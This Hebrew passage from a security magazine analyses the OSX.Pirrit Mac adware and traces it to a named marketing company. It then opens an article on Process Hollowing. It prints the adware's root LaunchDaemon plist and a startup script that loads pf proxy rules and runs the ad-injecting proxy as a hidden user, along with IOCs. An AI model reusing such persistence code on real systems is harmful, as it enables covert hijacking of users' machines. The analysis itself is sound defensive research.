שימו לב שרק התעבורה אשר שייכת למשתמש המוסתר לא תעבור דרך ה-Proxy. חוק זה ימנע חבילות המידע לנוע בלולאה אינסופית, מאחר שהמשתמש הנסתר הוא זה אשר מריץ את שרת ה-Proxy. שימו לב גם ליצירת הקובץ:

```
/etc/pf_proxy.conf
```

שיכיל את חוקי *pf* הללו. חוקים אלו ייטענו בכל פעם שהמחשב יאתחל את עצמו.

בשלב זה הסקריפט יוסיף LaunchDaemon (autorun ב-Mac) אל:

```
/Library/LaunchDaemons
```

קובץ ה-plist של ה-LaunchDaemon ייקרא:

```
com.<randomCompanyName>.net-preferences.plist
```

כפי שאפשר לראות ב-plist הזה, הוא יריץ את /etc/change_net_settings.sh, סקריפט שנוצר גם כן על ידי סקריפט ההתקנה.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>UserName</key>
        <string>root</string>
        <key>KeepAlive</key>
        <true/>
        <key>Label</key>
        <string>com.pref.net-preferences</string>
        <key>RunAtLoad</key>
        <true/>
        <key>ProgramArguments</key>
        <array>
                <string>/etc/change_net_settings.sh</string>
        </array>
</dict>
</plist>
```

על כל הנ"ל אחראי הסקריפט */etc/change_net_settings.sh*:

```
#!/bin/sh
appName=$(sudo defaults read /Library/Preferences/com.common.plist name)
echo $appName

userName=$(sudo defaults read /Library/Preferences/com.common.plist user_id)
echo $userName

if [ -a "/Library/"$appName"/Contents/MacOS/"$appName ];
then
    sleep 10
    sudo pfctl -evf /etc/pf_proxy.conf
    sudo -u $userName "/Library/"$appName"/Contents/MacOS/"$appName
fi
exit 0
```

אף של-osx.pirrit יש הרשאות root (מאחר שה-LaunchDaemon רץ כ-root), הוא מריץ את רכיב ה-Proxy בתור המשתמש הנסתר על ידי הנקפת פקודת *sudo -u*, שיכולה גם להיראות בפלט ps:

```
tests-Mac:ununiformity test$ ps aux | grep sudo
root              231   0.0  0.1  2444404   2228   ??  S     4:05AM   0:00.01 sudo -u ununiformity /Library/pasturage/Contents/MacOS/pasturage
test              941   0.0  0.0  2432708    560 s007  R+   10:07AM   0:00.00 grep sudo
```

כעת, רכיב ה-Proxy סוף סוף רץ ואפשר להזריק מודעות!

לאחר שפענחנו את כל שלב ההתקנה, אנחנו יכולים לחזור לנקודת ההתחלה. "Sizzling" היה רכיב ה-Proxy, אך עדיין אין לנו את חבילת היישומים השלמה שהותקנה אצל חברו של Xiano - את כל הנ"ל נאלצתי להרכיב מחתיכות ש-Xiano שלח לי...

הניחוש הטוב ביותר היה לי הוא שהסקריפט שאחראי על כלל ההתקנה הוא פשוט סקריפט שנראה כעדכון לגיטימי לתוכנה אחרת. לדוגמה, אפשר להסוות את תוכנית ההתקנה כעדכון Flash, שברגע שהוא מופעל, מבקש מהמשתמש להזין את הסיסמה שלו, מקבל הרשאות root, בהנחה שהמשתמש נמצא ברשימת ה-sudoers (מה שנכון ברוב המקרים). חיפוש ה-hash של הקובץ ב-VirusTotal מגלה שאכן היו לו מספר שמות שקשורים לעדכון.

שימו לב ל"Upd" שנוסף בסוף כל שם קובץ:

File identification

MD5	85846678ad4dbff608f2e51bb0589a16
SHA1	7e82a05a9854f979607b2f9427817bef4bca2dc1
SHA256	843800a0a61aeadc81bc36528d24e4f8a74bc6e70620ce3c2726075443cc4264
ssdeep	3072:9nYERd+trtbvQw9v/sVlrCA8V6zdFzIlriVQR5GhkBr:BHiQ4v/sSA8V6nz6R5GhkBr
File size	138.4 KB (141732 bytes)
File type	Mach-O
Magic literal	Mach-O 64-bit executable
TrID	Mac OS X Mach-O 64bit Intel executable (100.0%)
Tags	64bits macho

VirusTotal metadata

First submission	2015-10-07 20:13:37 UTC (5 months, 4 weeks ago)
Last submission	2016-03-16 14:11:40 UTC (2 weeks, 5 days ago)
File names	fungalUpd homoeosisUpd unfrizzyUpd skiagraphUpd curblikeUpd anarthropodousUpd chromidiogamyUpd maidenlyUpd DemoUpdater PaddywackUpd semimysticUpd poticaryUpd Kopie protosporeUpd CaridaUpd gastromycosisUpd exposureUpd bradypepsiaUpd

סיכום

האם osx.pirrit הוא איום פורץ דרך? כמובן שלא. האם הוא משתמש בחולשות כלשהן ב-OS X? גם זה לא עלה במהלך המחקר... אף שזו לא היתה נוזקה משוכללת, osx.pirrit השתלטה לחלוטין על המחשב בעודה מקשה מאוד על המשתמש להסירה. אלמלא ערימות החלונות הקופצים של המודעות והמודעות שהוזרקו לדפדפן, הרוב המכריע של המשתמשים אפילו לא היה יודע שהיא שם. אין לה מסך תצורה והיא אינה רשומה בתיקיית Applications/, הדרך היחידה לראות שהיא פועלת למעשה (למעט לתהות מאיפה כל המודעות הללו מגיעות) היא להסתכל ברשימת התהליכים הפועלים ולבחון אותה מקרוב.

אך זה לא אומר שצריך לפטור את osx.pirrit כלגמרי בלתי מזיקה כי היא "רק" מציגה מודעות. **כותביה יכלו לעשות כל העולה על רוחם במחלקה הנגוע**, והנקודה החשובה יותר שאני מנסה להעביר היא שנוזקות מכוונות גם למחשבי Mac.

Osx.pirrit נותנת לתוקפים שליטה מתמדת על המחשב שלכם. במקום להפציץ אתכם במודעות, הם היו יכולים באותה קלות לגנוב מידע או לקחת את "המתכון הסודי" של הארגון שלכם. או שהם יכלו להתקין KeyLogger שיקליט את השם והסיסמה שלכם וייתן להם גישה לחשבון הבנק שלכם...

במקרה זה, התוקפים לא ניצלו חולשות. הם השתמשו בהנדסה חברתית בסיסית וסקריפט פשוט (אבל מאוד ארוך) לבצע את ההתקפה הזאת. אתם צריכים לדעת מה קורה על המחשבים שלכם (אפילו משתמשי Mac) כי ברגע שלא תשימו לב - אתם נמצאים בסכנה.

IOCS

- משתמש עם **uid** של **401**, יכול להיבדק על ידי הרצת הפקודה הבאה:

```
"dscl . -list /Users UniqueID | grep 401"
```

- אחד מהקבצים הבאים:

- **/Library/Preferences/com.common.plist**
- **/etc/pf_proxy.conf**
- **/Library/<companyname>**
- **/etc/change_net_settings.sh**

- חיבורים מ/אל הכתובות הבאות:

*.93a555685cc7443a8e1034efa1f18924.com

*.trkitok.com

*.aa625d84f1587749c1ab011d6f269f7d64.com

*.2ff328dcee054f2f9a9a5d7e966e3ec0.com

*.aae219721390264a73aa60a5e6ab6ccc4e.com

Search-quick.com

Trovi.com

MD5s:

- Installer: 85846678ad4dbff608f2e51bb0589a16
- Proxy: 70772fccaec011be535d1f41212f755f

הסרה

סקריפט שיקום ניתן להוריד מה-GitHub שלי :

https://github.com/aserper/osx.pirrit_removal/blob/master/remove_pirrit.sh

אם אתם נגועים, אנא הורידו סקריפט זה והפעילו אותו כ-root (sudo).

הסוף?

מרגיש לכם שנגמר? גם אני חשבתי ככה... עד שערב אחד, לא יותר מדי זמן לאחר פרסום המחקר שקראתם זה עתה, נודע לי על ידי אחד מעוקביי בטוויטר שסקריפט ההסרה שיצרתי עבור OSX.Pirrit כבר לא עובד, ככל הנראה מפני שהתוכנה עברה מוטציה. הופתעתי לגלות שיש גרסה חדשה ושהיא עדיין עובדת, למרות שחלק מהשרתים של Pirrit וכמה אתרי הפצה הוסרו אחרי פרסום המחקר הקודם שלי בנושא.

האדם שיצר איתי קשר לגבי סקריפט ההסרה היה אדיב דיו לספק לי כמה קבצים שהגירסה החדשה הניחה במחשב שלו. זה אומר שיש לנו את כל הקבצים ה"רעים" (רכיב הפרוקסי, קבצי התצורה וכו') אך ללא הקובץ שאחראי היה על התקנתם.

בין הקבצים שהושארו היה קובץ ארכיון שנקרא dit8.tgz. עסקתי בכך בדוח המחקר הקודם שלי על OSX.Pirrit וכן במהלך המצגת שלי בכנס LayerOne.

הקובץ הנ"ל מכיל את רכיב הפרוקסי אשר מותקן במחשב הקורבן. חילוץ הקבצים בארכיון על מנת לראות מה יש בתוך הארכיון היתה עלולה להכעיס את תוכנת ה-Antivirus שלי, מאחר שזו היתה מזהה את הקובץ כ-OSX.Pirrit. ולכן במקום לעשות זאת - רק חילצתי את שמות הקבצים עצמם.


עד לנקודה זו, כל הכיוונים שאליהם הלכתי על מנת לזהות את מקור או זהות העומדים מאחורי קמפיין זה הובילו למבוי סתום. הדומיינים נרשמו כפרטיים ולא היה דבר שקישר את תוכנת הפרסום הזאת לאדם או חברה. מי שיצר את הגרסה עשה כמיטב יכולתו להימנע מלהשאיר ראיות שיוכלו להוביל אליו ולהביא לתפיסתו.

עם זאת, יוצרי הגרסה עשו טעות קריטית שגרמה למבצע כולו ליפול כמו מגדל קלפים. פורמט ארכיון tar.gz הוא פורמט Posix, מה שאומר שהוא שומר גם את כל תכונות הקבצים בארכיון (כמו בעלי הקובץ, הרשאותיו וכו') כפי שהיו במחשב עליו נוצר הארכיון! לכן, כאשר יצרתי רשימה של הקבצים בתוך הארכיון, יכולתי לראות את שם המשתמש של האדם שיצר את הארכיון...

האנשים שיצרו את הארכיון הזה לא היו מאוד זהירים. שם המשתמש הוא השם הפרטי ושם המשפחה של אדם, כך שבאופן טבעי, הכנסתי את השם לגוגל וגיליתי שהאדם הוא בכיר בחברת **TargetingEdge**, **חברה ישראלית אשר מציגה את עצמה כחברת "שיווק מקוון"**:

```
Amits-Macbook-Pro:new-variant amit$ tar ztvf dit8.tgz
drwxr-xr-x  0 staff       0 May 24 18:37 Injector10052016/
-rwxrwxrwx  0 staff     266 May  6 15:18 Injector10052016/._com.pref.plist
-rwxrwxrwx  0 staff     434 May  6 15:18 Injector10052016/com.pref.plist
-rwxr-xr-x  0 staff     226 Aug 13  2015 Injector10052016/._Injector.app
drwxr-xr-x  0 staff       0 Aug 13  2015 Injector10052016/Injector.app/
-rw-r--r--  0 staff     277 May  6 12:43 Injector10052016/._readme.txt
-rw-r--r--  0 staff     118 May  6 12:43 Injector10052016/readme.txt
-rwxrwxrwx  0 staff    4074 May 24 18:37 Injector10052016/setupInjector.sh
-rwxr-xr-x  0 staff     226 May 24 18:24 Injector10052016/Injector.app/._Contents
drwxr-xr-x  0 staff       0 May 24 18:24 Injector10052016/Injector.app/Contents/
-rwxr-xr-x  0 staff     226 Aug 28  2015 Injector10052016/Injector.app/Contents/._Frameworks
drwxr-xr-x  0 staff       0 Aug 28  2015 Injector10052016/Injector.app/Contents/Frameworks/
-rw-r--r--  0 staff     226 Aug 13  2015 Injector10052016/Injector.app/Contents/._Info.plist
-rw-r--r--  0 staff     666 Aug 13  2015 Injector10052016/Injector.app/Contents/Info.plist
-rwxr-xr-x  0 staff     226 May  6 16:33 Injector10052016/Injector.app/Contents/._MacOS
drwxr-xr-x  0 staff       0 May  6 16:33 Injector10052016/Injector.app/Contents/MacOS/
-rw-r--r--  0 staff     226 Aug 13  2015 Injector10052016/Injector.app/Contents/._PkgInfo
-rw-r--r--  0 staff       9 Aug 13  2015 Injector10052016/Injector.app/Contents/PkgInfo
-rwxr-xr-x  0 staff     226 May  6 16:09 Injector10052016/Injector.app/Contents/._PlugIns
drwxr-xr-x  0 staff       0 May  6 16:09 Injector10052016/Injector.app/Contents/PlugIns/
-rwxr-xr-x  0 staff     226 Sep  7  2015 Injector10052016/Injector.app/Contents/._Resources
drwxr-xr-x  0 staff       0 Sep  7  2015 Injector10052016/Injector.app/Contents/Resources/
-rw-r--r--  0 staff     226 Sep  7  2015 Injector10052016/Injector.app/Contents/Resources/._qt.conf
-rw-r--r--  0 staff      26 Sep  7  2015 Injector10052016/Injector.app/Contents/Resources/qt.conf
-rwxr-xr-x  0 staff     226 Aug 28  2015 Injector10052016/Injector.app/Contents/PlugIns/._accessible
drwxr-xr-x  0 staff       0 Aug 28  2015 Injector10052016/Injector.app/Contents/PlugIns/accessible/
-rwxr-xr-x  0 staff     226 Aug 28  2015 Injector10052016/Injector.app/Contents/PlugIns/._bearer
drwxr-xr-x  0 staff       0 Aug 28  2015 Injector10052016/Injector.app/Contents/PlugIns/bearer/
-rwxr-xr-x  0 staff     226 Aug 28  2015 Injector10052016/Injector.app/Contents/PlugIns/._codecs
drwxr-xr-x  0 staff       0 Aug 28  2015 Injector10052016/Injector.app/Contents/PlugIns/codecs/
-rwxr-xr-x  0 staff     226 Dec  7  2015 Injector10052016/Injector.app/Contents/PlugIns/._imageformats
drwxr-xr-x  0 staff       0 Dec  7  2015 Injector10052016/Injector.app/Contents/PlugIns/imageformats/
-rwxr-xr-x  0 staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqdds.dylib
-rwxr-xr-x  0 staff   57592 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqdds.dylib
-rw-r--r--  0 staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqgif.dylib
-rw-r--r--  0 staff   40544 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqgif.dylib
-rwxr-xr-x  0 staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqicns.dylib
-rwxr-xr-x  0 staff   50248 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqicns.dylib
-rw-r--r--  0 staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqico.dylib
-rw-r--r--  0 staff   41816 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqico.dylib
-rwxr-xr-x  0 staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqjp2.dylib
-rwxr-xr-x  0 staff  634856 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqjp2.dylib
-rw-r--r--  0 staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqjpeg.dylib
-rw-r--r--  0 staff  261320 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqjpeg.dylib
-rw-r--r--  0 staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqmng.dylib
-rw-r--r--  0 staff  373176 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqmng.dylib
-rw-r--r--  0 staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqtga.dylib
-rw-r--r--  0 staff   31968 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqtga.dylib
-rw-r--r--  0 staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqtiff.dylib
-rw-r--r--  0 staff  378808 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqtiff.dylib
-rwxr-xr-x  0 staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqwbmp.dylib
-rwxr-xr-x  0 staff   31624 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqwbmp.dylib
-rwxr-xr-x  0 staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/._libqwebp.dylib
-rwxr-xr-x  0 staff  426408 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/imageformats/libqwebp.dylib
-rw-r--r--  0 staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/codecs/._libqcncodecs.dylib
-rw-r--r--  0 staff  152496 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/codecs/libqcncodecs.dylib
-rw-r--r--  0 staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/codecs/._libqjpcodecs.dylib
-rw-r--r--  0 staff  184616 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/codecs/libqjpcodecs.dylib
-rw-r--r--  0 staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/codecs/._libqkrcodecs.dylib
-rw-r--r--  0 staff   86856 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/codecs/libqkrcodecs.dylib
-rw-r--r--  0 staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/codecs/._libqtwcodecs.dylib
-rw-r--r--  0 staff  164728 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/codecs/libqtwcodecs.dylib
-rw-r--r--  0 staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/bearer/._libqcorewlanbearer.dylib
-rw-r--r--  0 staff  133432 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/bearer/libqcorewlanbearer.dylib
-rw-r--r--  0 staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/bearer/._libqgenericbearer.dylib
-rw-r--r--  0 staff   68880 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/bearer/libqgenericbearer.dylib
-rw-r--r--  0 staff     226 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/accessible/._libqtaccessiblewidgets.dylib
-rw-r--r--  0 staff  360648 May  6 16:06 Injector10052016/Injector.app/Contents/PlugIns/accessible/libqtaccessiblewidgets.dylib
-rwxr-xr-x  0 staff     226 May  6 16:32 Injector10052016/Injector.app/Contents/MacOS/._Injector
-rwxr-xr-x  0 staff  325156 May  6 16:32 Injector10052016/Injector.app/Contents/MacOS/Injector
-rwxrwxrwx  0 staff     277 Dec  7  2015 Injector10052016/Injector.app/Contents/MacOS/._rec_script.sh
-rwxrwxrwx  0 staff     595 Dec  7  2015 Injector10052016/Injector.app/Contents/MacOS/rec_script.sh
-rwxr-xr-x  0 staff     226 Aug 28  2015 Injector10052016/Injector.app/Contents/Frameworks/._QtCore.framework
drwxr-xr-x  0 staff       0 Aug 28  2015 Injector10052016/Injector.app/Contents/Frameworks/QtCore.framework/
```

פרופיל הלינקדאין של TargetingEdge אינו מציע מידע רב יותר על מה בדיוק החברה עושה, אבל מהפרטים הדלים שיש שם, זה נשמע כאילו הם אחראים לתוכנת פרסום מאוד אגרסיבית המכונה OSX.Pirrit. חברת TargetingEdge "מציעה תוכנת התקנה מותאמת Mac" ו"מספקת את ההזדמנות הייחודית לבצע מוניטיזציה מתנועת משתמשי ה-Mac ולהשיג הכנסה נוספת ממאגר משתמשים קיים":



הנ"ל מתאר בדיוק את דרך הפעולה של OSX.Pirrit...

TargetingEdge קשורה לשתי חברות אחרות, **TLV Media** - שמייצרת פלטפורמה לטירגוט ומוניטיזציית מודעות, ו-**Feature Forward** - שמוכרת פלטפורמת וידאו. לפי לינקדאין, לכל שלוש החברות יש אותו דירקטוריון והבכיר שיצר את גירסת OSX.Pirrit עובד בעבר ב-TLV Media.

בניגוד לגרסה הישנה יותר של OSX.Pirrit, הגרסה החדשה כוללת רכיב שבודק תוכנות מתחרות במחשב, מסיר מתחרים ומשכתב autoruns כאשר הוא מוסר. הגרסה החדשה כוללת גם 14 משתמשים נסתרים חדשים וכבר לא כוללת את בינארי החלונות שהיה בגרסה המקורית. אני מניח שהם קראו את המחקר הקודם שלי על OSX.Pirrit וביצעו את השינויים. בהתחשב בכך שהם לא ניקו את הארכיון, הם ודאי מיהרו לעדכן את תוכנת הפרסום...

ברגע שגיליתי מי החברה מאחורי OSX.Pirrit, החלטתי לנסות לברר מי האדם שיצר אותה. גיליתי שהגרסה הקודמת נארזה על ידי אדם שהיה זהיר הרבה יותר, והשתמש רק בשמו הפרטי. מאחר שהכרתי את החברה שסביר שהוא עבד בה ואת שמו הפרטי, השתמשתי במידע הזה ומצאתי בקלות את פרופיל הלינקדאין שלו. הוא מפתח אתרים ב-TargetingEdge.

```
-rwxr-xr-x  0 staff     222 Feb  7 19:58 ./._DemoInjector20012016
drwxr-xr-x  0 staff       0 Feb  7 19:58 DemoInjector20012016/
-rw-r--r--  0 staff     222 Feb  3 15:36 DemoInjector20012016/._.DS_Store
-rw-r--r--  0 staff    6148 Feb  3 15:36 DemoInjector20012016/.DS_Store
-rwxr-xr-x  0 staff     222 Feb  3 15:36 DemoInjector20012016/._asinj
-rwxr-xr-x  0 staff   60648 Feb  3 15:36 DemoInjector20012016/asinj
-rwxr-xr-x  0 staff     262 Feb  3 15:36 DemoInjector20012016/._com.pref.preferences.plist
-rwxr-xr-x  0 staff     237 Feb  3 15:36 DemoInjector20012016/com.pref.preferences.plist
-rwxr-xr-x  0 staff     262 Feb  3 15:36 DemoInjector20012016/._com.pref.service-preferences.plist
-rwxr-xr-x  0 staff     442 Feb  3 15:36 DemoInjector20012016/com.pref.service-preferences.plist
-rwxr-xr-x  0 staff    3214 Feb  7 19:58 DemoInjector20012016/install_Injector.sh
-rw-r--r--  0 staff     273 Feb  3 15:36 DemoInjector20012016/._readme_inj.txt
-rw-r--r--  0 staff     264 Feb  3 15:36 DemoInjector20012016/readme_inj.txt
-rwxr-xr-x  0 staff     273 Feb  3 15:36 DemoInjector20012016/._run_app.sh
-rwxr-xr-x  0 staff     351 Feb  3 15:36 DemoInjector20012016/run_app.sh
-rwxr-xr-x  0 staff     273 Feb  3 15:36 DemoInjector20012016/._uninstall_injector.sh
-rwxr-xr-x  0 staff     431 Feb  3 15:36 DemoInjector20012016/uninstall_injector.sh
```

לגלות מי יצר את OSX.Pirrit לא דרש כישורי בלשות של החמישייה הסודית או אמיל והבלשים. לא הייתי צריך לנחש ניחוש פרוע שהשמות בארכיון היו שייכים לאנשים שיצרו את OSX.Pirrit ואת הגרסה שלה. אישוש השערה זו דרש כרק כמה חיפושי גוגל ולינקדאין בסיסיים...

אז איך OS.Pirrit התפשטה?

פשוט מאוד - יוצרי תוכנת הפרסום הסירו את המתקינים המקוריים של MPlayerX, NicePlayer ו-VLC (נגני מדיה לגיטימיים שאנשים יכולים להוריד בקלות), והחליפו אותם במתקין שיש לו את התוכנה המקורית, אך גם את OSX.Pirrit. לאחר מכן, היישומים הועלו לאתרי הורדות שמכילים מספר תוכנות שנראות אותנטיות, אבל למעשה הן זדוניות.

אתרי הורדות אלה יכולים למשוך המוני אנשים, מה שנותן לחברות כמו TargetingEdge תמריץ להציע את התוכנה המפוקפקת שלהם באתר. פעמים רבות, החברה שפיתחה את המתקין הזדוני שנושא את התוכנה ואת תוכנת הפרסום תשלם לאתר ההורדות כדי שיציע אותם להורדה. אנשים מרומים להאמין כי הם הורידו יישום אמיתי. במקום זאת, הם מקבלים תוכנת פרסום.

תמיד תורידו תוכנות קוד פתוח או Freewares מאתר האינטרנט של הספק ולא מצד שלישי. אי אפשר לסמוך על אף מתקין חבילות. לעתים קרובות, תוקפים יקחו Freewares או תוכנות קוד פתוח, יסירו את המתקין שמגיע איתן ויחליפו אותו ברכיב שטוען תוכנות פרסום כאלה ואחרות לתוך המחשב.

לא כל אחד הוא חוקר אבטחה. רוב האנשים מחפשים בגוגל תוכנה מסוימת ומורידים אותה מהאתר הראשון שמופיע ברשימת החיפוש. הם לא לוקחים בחשבון שחלק מהאתרים הללו הם הונאה מוחלטת.

כמובן, TargetingEdge יכולים לומר שהם אמנם יצרו את המתקין, אבל לא סיפקו אותו לאתרי ההורדות ולא שולטים בשימוש בו. זה אולי נכון, אבל TargetingEdge יכלו לכלול תכונות שיאפשרו למשתמשים להבין באופן מלא איך התוכנה עובדת או איך לשלוט על פעולתה.

למשל, אין הסכם שימוש שמסביר בשפה פשוטה איך התוכנה מתפקדת. בנוסף, TargetingEdge יכלו לעשות את הוראות ההסרה של OSX.Pirrit נגישות יותר. הן בתוכנה המקורית והן בגרסה שלה, הוראות ההסרה נקברו בספריות הזמניות או בתיקיית הבית של המשתמש הנסתר, מה שהפך אותן קשות לאיתור למשתמש הטיפוסי, ולמעשה לחסרות תועלת.

כאשר משתמשי חלונות הורידו תוכנת פרסום כמו Pirrit, הם קיבלו אפשרות לבחור שלא להתקין תוכנות נוספות אשר סומנו כ"מבצעים מיוחדים". למעשה מדובר בעוד תוכנות פרסום, אבל לפחות המשתמשים מקבלים הזדמנות להחליט לא להוריד אותן. האפשרות לבטל את ההתקנה הזאת אינה כלולה בגירסת ה-Mac של Pirrit.

נקודה נוספת שראויה לציון היא לא להמעיט בסכנות שמציבות תוכנות פרסום. רוב מומחי האבטחה פוטרים את סכנות תוכנות הפרסום ומחשיבים תוכנות כאלו כסיכוני אבטחה נמוכים בהשוואה לסוגיות

אבטחה אחרות שבהן הם נתקלים. לעומת זאת, התוקפים, שמבינים שצוותי אבטחה לא מתייחסים ברצינות לתוכנות פרסום, מכניסים לתוכה רכיבים שהופכים אותן דומות יותר לנוזקות.

אין דבר כזה "תוכנות בלתי רצויות פוטנציאלית". אם יש ספק לגבי פונקצית של אפליקציה או למה היא על מחשב של משתמש, יש להסירה. או אם גישה זו בלתי ישימה בהתחשב בגודל הארגון ומספר המחשבים שנדבקו באיומים המוניים כמו תוכנות פרסום, חברות צריכות למצוא דרך לפקח על תוכנות אלו ולקבוע מתי הן מציגות התנהגות לא אופיינות.

OSX.Pirrit מאפשרת לתוקפים להשתלט לחלוטין על מחשב. במקום להציף הדפדפן של המשתמש במודעות, התוקפים יכולים היו להתקין keylogger, ללכוד פרטי Login לחשבון הבנק שלכם או להימלט עם הקניין הרוחני של הארגון שלכם. חברות צריכות לדעת מה קורה על המחשבים שלהן, כולל מחשבי ה-Mac, כי ברגע שארגון לא יודע, הוא בסכנה.

עכשיו באמת סיימנו.

על המחבר

עמית סרפר הינו חוקר אבטחה בכיר בחברת Cybereason אשר מוביל את מחקר האבטחה ב-Mac ובלינוקס. הוא מתמחה במחקר low-level, חולשות וקרנל, ניתוח נוזקות והנדסה-לאחור. לעמית יש נסיון נרחב בניתוח הדמיות תקיפה ברשתות בקנה מידה גדול וחקירת משאבי מערכות הפעלה ו-APIs לא מתועדים.

Process Hollowing

מאת אילן דודניק

הקדמה

במאמר זה אציג בפניכם שיטה בשם Process Hollowing הידועה גם כ-RunPE ו-Dynamic Forking. בנוסף, אציג את היכולות אשר ניצול מוצלח של שיטה זו מקנות לתוקף, דוגמאות קוד, דרכי ההתמודדות הקיימים כיום, ומספר עובדות נוספות ומעניינות בנושא.

Process Hollowing הינה שיטה שבה תוכנות זדוניות רבות משתמשות, אשר מטרתה הינה לטעון תהליך לגיטימי על המכונה הנתקפת על מנת שישמש כ"כלי קיבול" תמים לתהליך זדוני אחר לאחר מכן, זאת לטובת הסתרת התהליך הזדוני מפני המשתמש הרגיל ותוכנת ה-Antivirus הפעילה.

קצת תאוריה

החבאת תהליך תמיד הייתה אתגר לא פשוט לכותבי הוירוסים, אם חוקר או אף משתמש פשוט ישים לב שתהליך מוזר שרץ על המחשב שלו הדבר יכול לעורר חשד. ולגרום לכך שיגלו את הוירוס שהורץ. אך מה ניתן לעשות?

